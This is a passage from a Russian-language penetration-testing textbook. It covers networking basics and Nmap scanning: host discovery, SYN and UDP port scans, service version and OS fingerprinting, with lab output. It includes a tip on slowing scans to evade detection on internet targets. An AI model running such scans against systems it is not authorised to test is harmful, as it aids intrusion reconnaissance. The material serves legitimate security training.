                        printf "$IP_ADDRESS is up\n"
                        dns_name
                fi
        fi
}

function dns_name(){
        dns_name=$(host $IP_ADDRESS)
        printf "$dns_name\n"
}

#Проходим циклом по IP-адресам в файле
for ip in $(cat $FILE_PATH_NAME)
do
        IP_ADDRESS=$ip
        check_host
done
```

Если вы внимательно прочитали эту главу, то сможете понять все, что увидели в предыдущем коде. Данная программа отличается лишь тем, что я использовал табуляцию, чтобы сценарий выглядел лучше. Предыдущий пример охватывает большую часть того, что мы делали до сих пор, в том числе следующее:

- ввод пользователя;
- объявление переменных;
- использование функций;
- использование условий `if`;
- итерации цикла;
- печать на экран.

РЕЗЮМЕ

Я надеюсь, что вы выполнили все упражнения из этой главы, особенно если вы новичок в программировании. Большая часть упомянутых концепций

применимы ко многим языкам программирования, поэтому рассматривайте упражнения как возможность изучить основы.

Я использую сценарии, написанные на Bash, для небольших и быстрых задач. Если вы хотите создавать более сложные приложения, то можете попробовать сделать это на Python. Не волнуйтесь! Мы поговорим о Python в конце этой книги, чтобы вы могли справиться с любой ситуацией на своем нелегком пути пентестера.

Наконец, в этой главе содержится много информации о сценариях Bash. Однако информации гораздо больше. На практике я использую поисковые системы в интернете, чтобы быстро найти ссылки на сценарии Bash. Фактически вам не нужно запоминать все, что вы узнали здесь. Помните, что эта книга — справочник, на который вы всегда можете положиться, чтобы вспомнить синтаксис, используемый в каждом случае.

ГЛАВА

3

Сканирование сетевых хостов

Эта глава — ваш первый шаг на пути тестирования на проникновение. Независимо от того, профессионал вы или новичок, она поможет вам успешно провести сканирование сети. Вначале мы рассмотрим основы, которые вам необходимо знать, прежде чем начинать данную процедуру. Затем углубимся в подробности, чтобы увидеть, как сканировать сетевую цель.

В этой главе:

- основы построения сетей;
- определение живых хостов;
- сканирование портов;
- перечисление сервисов;
- отпечатки операционной системы;
- сценарии Nmap;
- сканирование поддоменов.

ОСНОВЫ ПОСТРОЕНИЯ СЕТЕЙ

Прежде чем вы начнете сканировать и идентифицировать хосты, вам необходимо понять основы работы в сети. Например, почему мы используем 10.0.0.1/16? Или что такое рукопожатие TCP? Так начнем же!

Сетевые протоколы

Ниже приведены два основных сетевых протокола, о которых необходимо знать для успешного сканирования сети.

TCP

Протокол управления передачей (Transmission Control Protocol, TCP) — основной протокол, используемый в сетевой инфраструктуре. Каждый сервер приложений (HTTP, FTP, SMTP и т. д.) задействует этот протокол для правильного соединения клиента с сервером.

TCP использует концепцию, называемую *трехсторонним рукопожатием*, для установления сетевого соединения. Чтобы начать сеанс TCP, клиент отправляет серверу SYN-пакет (синхронизируется). Сервер получает SYN и отвечает клиенту пакетом синхронизации/подтверждения (SYN/ACK). Наконец, клиент завершает диалог, отправляя пакет ACK серверу.

Например, на рис. 3.1 показан сценарий, в котором г-н Боб просматривает интернет и выполняет поиск в Google (на веб-сервере) с помощью своего браузера (клиента), посетив www.google.com.




Рис. 3.1. TCP-рукопожатие

Важно понимать концепцию установления соединения TCP. Сетевые сканеры, такие как Nmap, используют ее для идентификации активных хостов, открытых портов и многого другого (вы узнаете больше об этом в следующих разделах).

Сетевой сниффер, такой как Wireshark, — хороший инструмент для изучения работы компьютерных сетей. Почему? Потому что сетевой сниффер будет прослушивать весь входящий и исходящий трафик через сетевую карту.

Чтобы запустить Wireshark, просто введите его имя (`$ wirehark`) в окне терминала. Далее вам нужно будет выбрать сетевой интерфейс; это либо Ethernet `eth0`, либо Wi-Fi `wlan0`. В данном случае мы используем `eth0`, а затем нажимаем кнопку Start в верхнем левом углу экрана (рис. 3.2).

Скриншот, показанный на рис. 3.3, снят из Wireshark на моей Kali (10.0.0.20), когда я открыл свой браузер и перешел на Google.com. Если присмотреться, то можно увидеть пакеты [SYN], [SYN ACK] и [ACK].




Рис. 3.2. Выбор сетевого интерфейса Wireshark




Рис. 3.3. Захват трафика с Wireshark

UDP

Протокол пользовательских дейтаграмм (User Datagram Protocol, UDP) представляет собой *сетевое соединение без установления соединения*. В отличие от TCP-соединения, UDP-клиент и сервер не гарантируют передачу пакетов, поэтому в UDP нет трехстороннего рукопожатия. Примерами приложений, использующих UDP, являются потоковое аудио и видео — вам нужна производительность при таких соединениях. Далее в этой главе в табл. 3.3 показаны наиболее популярные приложения с соответствующими протоколами TCP или UDP.

Другие сетевые протоколы

TCP и UPD — самые популярные сетевые протоколы, но существуют и другие типы протоколов. Сейчас мы рассмотрим их.

ICMP

ICMP (Internet Control Message Protocol) служит для проверки возможности подключения. С его помощью инструмент Ping проверяет, работает ли хост в сети (`traceroute` также использует его по умолчанию). В следующем примере мы будем пинговать IP-адрес 10.0.20.1 и проверять соединение ICMP в Wireshark:

```
root@kali:~# ping 10.0.0.1 -c 3
PING 10.0.0.1 (10.0.0.1) 56(84) bytes of data.
64 bytes from 10.0.0.1: icmp_seq=1 ttl=64 time=0.706 ms
64 bytes from 10.0.0.1: icmp_seq=2 ttl=64 time=0.725 ms
64 bytes from 10.0.0.1: icmp_seq=3 ttl=64 time=0.506 ms

--- 10.0.0.1 ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 2033ms
rtt min/avg/max/mdev = 0.506/0.645/0.725/0.099 ms
```

На рис. 3.4 показан Wireshark с фильтрацией по `icmp`:




Рис. 3.4. Фильтр Wireshark ICMP

ARP

Протокол разрешения адресов (Address Resolution Protocol, ARP) — это механизм, который сопоставляет адреса IPv4 с MAC-адресами. Данная концепция важна для работы внутренней сети. Маршрутизаторы соединяются друг с другом через интернет с помощью IP-адресов (уровень 3), но как только пакет попадает в вашу сеть, будет взята таблица ARP с использованием MAC-адресов (уровень 2). Вы можете применить команду `arp -a`, чтобы получить список элементов внутри таблицы ARP (сохраненной локально на вашем хосте):

```
root@kali:~# arp -a
? (10.0.0.10) at 70:5a:0f:f6:fc:3a [ether] on eth0
USGPRO (10.0.0.1) at b4:fb:e4:2f:04:3d [ether] on eth0
```

Под уровнями понимаются уровни OSI, показанные в табл. 3.1. Модель OSI (Open Systems Interconnection) разделяет сетевое соединение на разные уровни.

Таблица 3.1. Уровни OSI

НОМЕР	НАИМЕНОВАНИЕ	ПРИМЕРЫ ПРОТОКОЛОВ	ПРИМЕРЫ УСТРОЙСТВ
1	Физический	Ethernet и пр.	Кабели
2	Канальный	MAC, VLAN и пр.	Свитчи
3	Сетевой	IPv4/v6 ICMP и пр.	Роутеры
4	Транспортный	TCP UDP	NA
5	Сеансовый	NA	NA
6	Уровень представления	NA	NA
7	Прикладной	FTP, HTTP, Telnet и пр.	Сетевые экраны, прокси и т. д.

IP-адресация

Интернет-протокол (Internet Protocol, IP) — один из основных столпов сети, позволяющий компьютерам взаимодействовать друг с другом. IP-адреса делятся на две версии: IPv4 и IPv6.

IPv4

IPv4 является 32-битным, но всегда представлен в десятичном формате, например 192.168.0.1, что равно 11000000.10101000.00000000.00000001. Его проще записать в десятичном формате, а не в двоичном, не так ли?

IP-адреса делятся на общедоступные (используются в интернете) и частные (используются в локальной сети). Ваш общедоступный IP-адрес, вероятно, предоставляется автоматически интернет-провайдером (ISP), если вы не купили статический общедоступный IP-адрес.

Ниже представлены диапазоны частных IPv4-адресов:

- от 10.0.0.0 до 10.255.255.255 (10.x.x.x), примерно с 16 миллионами адресов;
- от 172.16.0.0 до 172.31.255.255 (от 172.16.x.x до 172.31.x.x), примерно с 1 миллионом адресов;
- от 192.168.0.0 до 192.168.255.255 (192.168.x.x), около 65 тысяч адресов.

Подсети и CIDR

Роль подсети — разделить сеть на более мелкие диапазоны (сегментация сети). Подсеть определяет количество хостов внутри диапазона IP-адресов. Например,

192.168.0.1 может иметь маску подсети 255.255.255.0, что говорит о нашей возможности использовать 254 хоста внутри этого диапазона IP-адресов. Бесклассовая междоменная маршрутизация (Classless Interdomain Routing, CIDR) была создана для упрощения масок подсети. Если мы возьмем предыдущий пример, то можем написать subnet /24 (эквивалент CIDR) вместо длинной записи. В табл. 3.2 (можно использовать как справочник) перечислены подсети и маски сети.

Таблица 3.2. Подсети и CIDR

CIDR	МАСКА СЕТИ	КОЛИЧЕСТВО ХОСТОВ
/30	255.255.255.252	2
/29	255.255.255.248	6
/28	255.255.255.240	14
/27	255.255.255.224	30
/26	255.255.255.192	62
/25	255.255.255.128	126
/24	255.255.255.0	254
/23	255.255.254.0	510
/22	255.255.252.0	1022
/21	255.255.248.0	2046
/20	255.255.240.0	4094
/19	255.255.224.0	8190
/18	255.255.192.0	16382
/17	255.255.128.0	32766
/16	255.255.0.0	65534
/15	255.254.0.0	131070
/14	255.252.0.0	262142
/13	255.248.0.0	524286
/12	255.240.0.0	1048574
/11	255.224.0.0	2097150
/10	255.192.0.0	4194302
/9	255.128.0.0	8288606
/8	255.0.0.0	16777216

IPv6

Пока что мы все еще активно используем IPv4 для организации сетевой инфраструктуры. Было несколько попыток перейти с IPv4 на IPv6, поскольку однажды в мире закончатся адреса IPv4. Вам нужно хотя бы понимать, как IPv6 работает на практике.

Адрес IPv6 состоит из 128 бит шестнадцатеричных символов. Ниже приведен пример IPv6, и мне не хватит и триллиона слов, чтобы все объяснить:

fff0:0000:eeee:0000:0000:0000:fe77:03aa

Мы воспользуемся этим примером, чтобы увидеть, как работает формат IPv6.

1. Чтобы проследить специфику IPv6, сначала нужно удалить ведущие нули.

   До: fff0:**0000**:eeee:**0000:0000:0000**:fe77:**0**3aa

   После: fff0:0:eeee:0:0:0:fe77:3aa

2. Сократите серию нулей (в нашем случае это три секции нулей, идущие подряд) и замените их на `::`

   До: fff0:0:eeee:**0:0:0:**fe77:3aa

   После: fff0:0:eeee::fe77:3aa

Обратите внимание, что в IPv6 вы можете сжать серию нулей только один раз.

Номера портов

Номера портов и IP-адреса подобны братьям и сестрам. Без номера порта сетевой пакет никогда не сможет достичь места назначения. Номер порта подобен гражданскому адресу. Названия улицы (IP-адреса) недостаточно, чтобы добраться до определенной квартиры; вам понадобится гражданский номер (номер порта), чтобы иметь полный и достаточный адрес.

Представьте, что используете свой браузер для перехода на www.google.com. Вашему пакету потребуются IP-адрес хоста веб-сервера и номер порта, который по умолчанию равен 443 для HTTPS. На том же сервере (с тем же IP-адресом) Google может размещать другие сервисы, например FTP; тогда пакет будет использовать порт 21 для его достижения.

В табл. 3.3 перечислены наиболее распространенные номера портов по умолчанию, которые вам необходимо знать при сканировании сети. Обратите внимание, что номера портов находятся в диапазоне от 1 до 65 535.

В этой таблице перечислены самые популярные номера портов, которые, как я считаю, вам необходимо знать. Полный список можно найти в «Википедии» по адресу en.wikipedia.org/wiki/List_of_TCP_and_UDP_port_numbers.

Таблица 3.3. Общие номера портов

НАЗВАНИЕ ПРОТОКОЛА	ПОРТ	НАЗВАНИЕ ПРОТОКОЛА	ПОРТ
FTP	TCP 21	LDAP поверх SSL	TCP 636
SSH/SCP	TCP 22	FTP поверх SSL	TCP 989–990
Telnet	TCP 23	IMAP поыерх SSL	TCP 993
SMTP	TCP 25	POP3 поыерх SSL	TCP 995
DNS-запрос	UDP 53	MS-SQL	TCP 1433
Передача зоны DNS	TCP 53	NFS	TCP 2049
DHCP	UDP 68	Docker Daemon	TCP 2375
TFTP	UDP 69	Oracle DB	TCP 2483–2484
HTTP	TCP 80	MySQL	TCP 3306
Kerberos	UDP 88	RDP	TCP 3389
POP3	TCP 110	VNC	TCP 5500
SNMP	UDP 161 UDP 162	PCAnywhere	TCP 5631
NetBIOS	TCP/UDP 137 TCP/UDP 138 TCP/UDP 139	IRC	TCP 6665–6669
IMAP	TCP 143	IRC SSL	TCP 6679 TCP 6697
LDAP	TCP 389	BitTorrent	TCP 6881–6999
HTTPS (TLS)	TCP 443	Принтеры	TCP 9100
SMTP поверх SSL	TCP 465	WebDAV	TCP 9800
rlogin	TCP 513	Webmin	10000

СЕТЕВОЕ СКАНИРОВАНИЕ

Теперь, когда вы понимаете основы работы в сети, пора приступить к делу. В следующих разделах вы узнаете, как определять целевые хосты в сети.

Определение живых хостов

Есть несколько способов определить, работает ли хост в сети.

Пинг

Вы можете использовать Ping, чтобы быстро проверить сетевое соединение. Итак, каковы же принципы работы Ping?

Когда вы выполняете команду `ping`, ваш хост Kali отправит эхо-запрос ICMP (echo request) в пункт назначения, а после этого цель ответит пакетом ICMP (echo reply). Таким образом, можно сказать, что цель доступна. Команда `ping` полезна для системных администраторов, но мы ведь элита, верно? Позже вы поймете, почему должны использовать Nmap для поиска активных хостов. Наконец, вы должны знать, что некоторые системные администраторы закрывают эхо-запрос ICMP на уровне брандмауэра, чтобы хакеры не могли проверить доступность некоторых серверов.

ARP

Протокол разрешения адресов (Address Resolution Protocol, ARP) — это фантастическая утилита, которая преобразует IP-адреса в физические MAC-адреса в локальной сети.

Теперь мы можем воспользоваться содержимым таблицы ARP, чтобы вывести список всех хостов в одной сети с помощью команды `arp-scan` в Kali:

```
root@kali:~# arp-scan 10.0.0.1/24
Interface: eth0, type: EN10MB, MAC: 00:0c:29:40:e7:a6, IPv4: 10.0.0.20
WARNING: host part of 10.0.0.1/24 is non-zero
Starting arp-scan 1.9.7 with 256 hosts (https://github.com/royhills/
arp-scan)
10.0.0.1        b4:fb:e4:2f:04:3d       Ubiquiti Networks Inc.
10.0.0.2        fc:ec:da:d4:d5:99       Ubiquiti Networks Inc.
10.0.0.5        b4:fb:e4:1b:c4:d2       Ubiquiti Networks Inc.
10.0.0.10       70:5a:0f:f6:fc:3a       Hewlett Packard
10.0.0.50       00:11:32:94:25:4c       Synology Incorporated
10.0.0.75       fc:ec:da:d8:24:07       Ubiquiti Networks Inc.
10.0.0.102      d0:2b:20:95:3b:96       Apple, Inc.
```

Nmap

Пришло время показать вам мой любимый инструмент Nmap, который я использую для идентификации живых хостов. Для выполнения работы вам потребуются следующие параметры команды:

```
$nmap -sn [IP-адреса / Диапазон]
```

Чтобы помочь вам запомнить их, предлагаю подумать о параметрах следующим образом: `-s` — это Сэм, а `n` — Няня. Настоящее значение этих опций таково:

- `n` означает «нет»;
- `s` означает «сканирование».

Вот почему эта опция называется «Без сканирования портов» (No Port Scan). Некоторые называют это сканированием Ping, но не путайте его с инструментом ICMP Ping, о котором мы говорили ранее в текущей главе. При этом посмотрим,

почему данный вариант волшебный. Чтобы идентифицировать живые хосты, Nmap попытается выполнить ряд действий, которые описаны ниже.

1. Отправит эхо-запрос ICMP, но Nmap не сдастся, если протокол ICMP заблокирован.
2. Кроме того, отправит запрос метки времени ICMP.
3. Отправит пакет ACK на порт 80 и пакет SYN на порт 443.
4. Наконец, отправит запрос ARP.

Он невероятно мощный, правда? Важно понимать, что вы должны быть пользователем root (или членом группы `sudo`) в вашем Kali, иначе ваши возможности будут ограничены и вы не сможете выполнять все эти функции. Приступим к действию Сэма и Няни:

```
root@kali:~# nmap -sn 10.0.0.1/24
Starting Nmap 7.80 ( https://nmap.org ) at 2020-10-05 09:25 EDT
Nmap scan report for USGPRO (10.0.0.1)
Host is up (0.00036s latency).
MAC Address: B4:FB:E4:2F:04:3D (Ubiquiti Networks)
Nmap scan report for unifi (10.0.0.2)
Host is up (0.00027s latency).
MAC Address: FC:EC:DA:D4:D5:99 (Ubiquiti Networks)
Nmap scan report for 10.0.0.5
Host is up (0.0024s latency).
MAC Address: B4:FB:E4:1B:C4:D2 (Ubiquiti Networks)
Nmap scan report for 10.0.0.10
Host is up (0.0081s latency).
MAC Address: 70:5A:0F:F6:FC:3A (Hewlett Packard)
Nmap scan report for 10.0.0.50
Host is up (0.00066s latency).
MAC Address: 00:11:32:94:25:4C (Synology Incorporated)
```

Сканирование портов и перечисление сервисов

Одна из задач, которую вам нужно будет решать во время сканирования сети, — это поиск открытых портов на каждом хосте. Зачем? Допустим, вы хотите знать все веб-серверы в локальной сети (local area network, LAN); сканирование портов позволит вам легко получить эту информацию. Посмотрим, как Nmap играючи справится с данной задачей.

SYN-сканирование портов TCP

В Nmap так много опций для выполнения сканирования портов, но я всегда использую для TCP сканирование SYN. Фактически Nmap по умолчанию будет выполнять этот тип сканирования портов:

```
$nmap -sS [IP-адреса / Диапазон]
```

Чтобы запомнить это, вы можете соотнести параметр `-sS` с Сэмом и Самантой. Всегда думайте о Сэме и Саманте, когда хотите выполнить сканирование портов. Вам повезло, если вас зовут Сэм, но параметр `sS` означает *SYN-сканирование*, и некоторые люди называют его *скрытым сканированием*. Я придумал ассоциацию с Сэмом и Самантой, чтобы вы могли легко запомнить параметр.

Позвольте мне объяснить вам, как работает SYN-сканирование в Nmap. Сканер, запущенный с опцией `sS`, отправит SYN-запрос на сервер и, получив в ответ SYN/ACK, покажет, что порт открыт. Если же сканер не получил SYN/ACK, то порт либо закрыт, либо фильтруется. Для справки: *фильтруется* означает, что его защищает сетевой экран:

```
root@kali:~# nmap -sS 10.0.0.1
Starting Nmap 7.80 ( https://nmap.org ) at 2020-10-05 09:27 EDT
Nmap scan report for USGPRO (10.0.0.1)
Host is up (0.00051s latency).
Not shown: 996 closed ports
PORT    STATE SERVICE
22/tcp  open  ssh
53/tcp  open  domain
80/tcp  open  http
443/tcp open  https
MAC Address: B4:FB:E4:2F:04:3D (Ubiquiti Networks)

Nmap done: 1 IP address (1 host up) scanned in 0.25 seconds
```

UDP

А что насчет сканирования портов UDP? Чтобы использовать сканирование портов UDP в Nmap, вы должны добавить ключ `sU`:

```
$nmap -sU [IP-адреса / Диапазон]
```

Важно отметить: UDP работает медленно из-за того, что не требует установления соединения. Мы всегда можем использовать параметр интервалов времени T5, чтобы настроить сканирование и ускорить его. Брандмауэры могут легко заблокировать сканирование с T5 для интернет-адреса. Опция T2 — ваш друг при сканировании IP-адресов в интернете, поэтому вы можете обойти механизмы выявления сканирования (брандмауэры и т. д.):

```
$nmap -sU -T5 [IP-адреса / Диапазон]
```

Итак, чтобы UDP-сканер определил, открыт порт или закрыт, он отправит UDP-пакет и будет ждать ответа от пункта назначения. Если Nmap получил ответ или ответа не последовало, то, возможно, порт открыт.

В то же время если сканер получил ошибку ICMP, то порт либо закрыт, либо фильтруется:

```
root@kali:~# nmap -sU -T5 10.0.0.1
Starting Nmap 7.80 ( https://nmap.org ) at 2020-10-05 09:28 EDT
Warning: 10.0.0.1 giving up on port because retransmission cap hit (2).
Nmap scan report for USGPRO (10.0.0.1)
Host is up (0.0014s latency).
Not shown: 875 open|filtered ports, 123 closed ports
PORT    STATE SERVICE
53/udp  open  domain
123/udp open  ntp
MAC Address: B4:FB:E4:2F:04:3D (Ubiquiti Networks)

Nmap done: 1 IP address (1 host up) scanned in 119.25 seconds
```

Основы использования сканера Nmap

Обсудим несколько основ Nmap. Если вы запустите Nmap без каких-либо опций, то инструмент по умолчанию будет использовать три важные функции:

- установит скорость T3;
- просканирует 1000 самых распространенных портов TCP;
- предполагая, что вы являетесь пользователем root в вашей Kali, по умолчанию установит сканирование SYN TCP.

Другими словами, все происходит в фоновом режиме. Это значит, что вам не нужно указывать скорость T3, поскольку она установлена по умолчанию. Это так же работает и для номеров портов (вам не нужно добавлять `--top-ports 1000`) или TCP SYN Scan (вам не нужно добавлять параметр `-sS`). В предыдущих примерах мы указали параметр `sS` для сканирования SYN, но здесь нам не нужно этого делать, поскольку Nmap установит его по умолчанию, верно?

Что касается настройки, то всегда продуманно выбирайте скорость. Например, не используйте высокую скорость, такую как T5, на рабочем IP-адресе; вместо этого придерживайтесь значения по умолчанию (T3). Кроме того, убедитесь, что вы выбрали количество портов, которое соответствует вашим потребностям: либо 100 самых распространенных, либо вариант по умолчанию — 1000. Посмотрим на практический пример; допустим, вы хотите сканировать только 100 портов с помощью сканирования TCP:

```
#Более быстрое сканирование TCP
$nmap –-top-ports 100 -T5 [IP-адреса / Диапазон]
```

Если вы нацеливаетесь на конкретный порт, то используйте параметр `-p`, за которым следует номер порта, диапазон или список:

```
#Сканирование для поиска HTTP (порт 80) в сети
$nmap -p 80 [IP-адреса / Диапазон]
```

Наконец, если вы хотите включить все порты, то используйте `-p-` (также вы можете использовать `-p 1-65535`) для сканирования каждого порта (сканирование всех номеров портов выявит все скрытые приложения). Я никогда не использую этот параметр для UDP (он слишком медленный), но часто применяю его для сканирования TCP (в следующей команде мы не указали параметр `-sS`, поскольку он есть по умолчанию):

```
root@kali:~# nmap -p- -T5 10.0.0.1
Starting Nmap 7.80 ( https://nmap.org ) at 2020-10-05 09:35 EDT
Nmap scan report for USGPRO (10.0.0.1)
Host is up (0.00097s latency).
Not shown: 65531 closed ports
PORT    STATE SERVICE
22/tcp  open  ssh
53/tcp  open  domain
80/tcp  open  http
443/tcp open  https
MAC Address: B4:FB:E4:2F:04:3D (Ubiquiti Networks)

Nmap done: 1 IP address (1 host up) scanned in 9.91 seconds
```

Перечисление сервисов

Пришло время посмотреть, как выполнить сканирование версии сервиса с помощью лучшего сканера: Nmap. Ключом для сканирования версий сервисов в Nmap является `-sV`. Как правило, хороший способ запомнить параметры команды в Nmap — придумывать значение каждой букве. Например, `s` означает *сканирование*, а `V` означает *версию*. Легко, правда? Вот почему это называется *сканированием версии*. Обратите внимание, что сканирование версии займет больше времени, чем обычное сканирование портов, поскольку сканер будет пытаться определить тип сервиса. В следующем примере мы просканируем тот же хост, который использовали ранее, однако на этот раз добавим параметр `-sV` (проверьте столбец версии):

```
root@kali:~# nmap -p- -T5 -sV 10.0.0.1
Starting Nmap 7.80 ( https://nmap.org ) at 2020-10-05 09:36 EDT
Nmap scan report for USGPRO (10.0.0.1)
Host is up (0.00097s latency).
Not shown: 65531 closed ports
PORT    STATE SERVICE  VERSION
22/tcp  open  ssh      OpenSSH 6.6.1p1 Debian 4~bpo70+1 (protocol 2.0)
53/tcp  open  domain   dnsmasq 2.78-23-g9e09429
80/tcp  open  http     lighttpd
443/tcp open  ssl/http Ubiquiti Edge router httpd
MAC Address: B4:FB:E4:2F:04:3D (Ubiquiti Networks)
Service Info: OS: Linux; Device: router; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at
https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 25.88 seconds
```

А сейчас хороший совет, который поможет еще быстрее сканировать версии. Готовы? Поскольку мы уже сканировали открытые порты ранее, нам не нужно снова сканировать все порты с помощью `-p-`. Вместо этого мы можем указать только номера портов, которые мы определили при сканировании портов ранее (сравните время скорости с предыдущим сканированием версии — вдвое быстрее!):

```
root@kali:~# nmap -p 22,53,80,443 -T5 -sV 10.0.0.1
Starting Nmap 7.80 ( https://nmap.org ) at 2020-10-05 09:39 EDT
Nmap scan report for USGPRO (10.0.0.1)
Host is up (0.00092s latency).

PORT    STATE SERVICE  VERSION
22/tcp  open  ssh      OpenSSH 6.6.1p1 Debian 4~bpo70+1 (protocol 2.0)
53/tcp  open  domain   dnsmasq 2.78-23-g9e09429
80/tcp  open  http     lighttpd
443/tcp open  ssl/http Ubiquiti Edge router httpd
MAC Address: B4:FB:E4:2F:04:3D (Ubiquiti Networks)
Service Info: OS: Linux; Device: router; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at
https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 13.63 seconds
```

Наконец, вы можете изменить агрессивность проверки версий. Другими словами, насколько глубоко Nmap должен сканировать версию каждого сервиса. Чем выше интенсивность, тем больше времени потребуется для сканирования целевого хоста. В табл. 3.4 приведены варианты интенсивности сканирования версии.

Таблица 3.4. Интенсивность сканирования Nmap

ПАРАМЕТР NMAP	ОПИСАНИЕ
`--version-intensity [0-9]`	9 — максимальная интенсивность, по умолчанию — 7
`--version-light`	Эквивалентно `--version-density 2`
`--version-all`	Эквивалентно `--version-density 9`

ПОДСКАЗКА

Вы всегда можете использовать команду nmap -h, чтобы вывести список всех параметров Nmap на случай, если забудете какой-либо из них. Вам потребуются годы практики, чтобы выучить их все наизусть.

В следующем примере мы будем использовать параметр `--version-light`, чтобы еще больше ускорить сканирование. Обратите внимание: мы смогли ускорить сканирование на секунду без ущерба для информации столбца версии (возможно,

одна секунда не имеет большого значения для одного хоста, но для диапазона сети это будет иметь большое значение):

```
root@kali:~# nmap -p 22,53,80,443 -T5 -sV --version-light 10.0.0.1
Starting Nmap 7.80 ( https://nmap.org ) at 2020-10-05 09:41 EDT
Nmap scan report for USGPRO (10.0.0.1)
Host is up (0.00099s latency).

PORT    STATE SERVICE  VERSION
22/tcp  open  ssh      OpenSSH 6.6.1p1 Debian 4~bpo70+1 (protocol 2.0)
53/tcp  open  domain   dnsmasq 2.78-23-g9e09429
80/tcp  open  http     lighttpd
443/tcp open  ssl/http Ubiquiti Edge router httpd
MAC Address: B4:FB:E4:2F:04:3D (Ubiquiti Networks)
Service Info: OS: Linux; Device: router; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at
https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 12.60 seconds
```

Отпечатки операционной системы

Представьте следующий сценарий: ваш менеджер или клиент приходит к вам и говорит: «Мы хотим знать, использует ли кто-нибудь в нашей сети Windows XP». Вы улыбаетесь и говорите: «Конечно, я умею выяснять это как профессионал». В этом подразделе вы узнаете, как определить операционную систему хоста в локальной сети с помощью Nmap.

Чтобы выполнить эту работу, вам нужно будет добавить параметр `-O` для определения операционной системы целевого хоста. Nmap попытается идентифицировать целевую ОС, проверяя пакеты, полученные от хоста. Затем Nmap попытается сопоставить отпечаток системы с сохраненным списком. Обратите внимание: в следующем примере мы добавляем сканирование версий, чтобы помочь идентифицировать ОС:

```
root@kali:~# nmap -sV -O -T4 10.0.0.187
Starting Nmap 7.80 ( https://nmap.org ) at 2020-10-05 09:45 EDT
Nmap scan report for Win7Lab.ksec.local (10.0.0.187)
Host is up (0.00035s latency).
Not shown: 990 closed ports

PORT      STATE SERVICE      VERSION
135/tcp   open  msrpc        Microsoft Windows RPC
139/tcp   open  netbios-ssn  Microsoft Windows netbios-ssn
445/tcp   open  microsoft-ds Microsoft Windows 7 – 10 microsoft-ds
(workgroup: WORKGROUP)
5357/tcp  open  http         Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
49152/tcp open  msrpc        Microsoft Windows RPC
49153/tcp open  msrpc        Microsoft Windows RPC
```

```
49154/tcp open  msrpc        Microsoft Windows RPC
49155/tcp open  msrpc        Microsoft Windows RPC
49156/tcp open  msrpc        Microsoft Windows RPC
49157/tcp open  msrpc        Microsoft Windows RPC
MAC Address: 00:0C:29:1C:0E:EE (VMware)
Device type: general purpose
Running: Microsoft Windows 7|2008|8.1
OS CPE: cpe:/o:microsoft:windows_7::- cpe:/o:microsoft:windows_7::sp1
cpe:/o:microsoft:windows_server_2008::sp1
cpe:/o:microsoft:windows_server_2008:r2
cpe:/o:microsoft:windows_8 cpe:/o:microsoft:windows_8.1
OS details: Microsoft Windows 7 SP0 – SP1, Windows Server 2008 SP1,
Windows Server 2008 R2, Windows 8, or Windows 8.1 Update 1
Network Distance: 1 hop
Service Info: Host: WIN7LAB; OS: Windows; CPE: cpe:/o:microsoft:windows

OS and Service detection performed. Please report any incorrect results
at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 66.00 seconds
```

Сценарии Nmap

Механизм сценариев Nmap (Nmap Scripting Engine, NSE) содержит набор дополнительных функций (таких, как перебор методом грубой силы, перебор DNS, перебор HTTP и т. д.), благодаря которым этот инструмент работает лучше всех. Команда Nmap разделила все эти функции на разные группы:

- Auth — аутентификация;
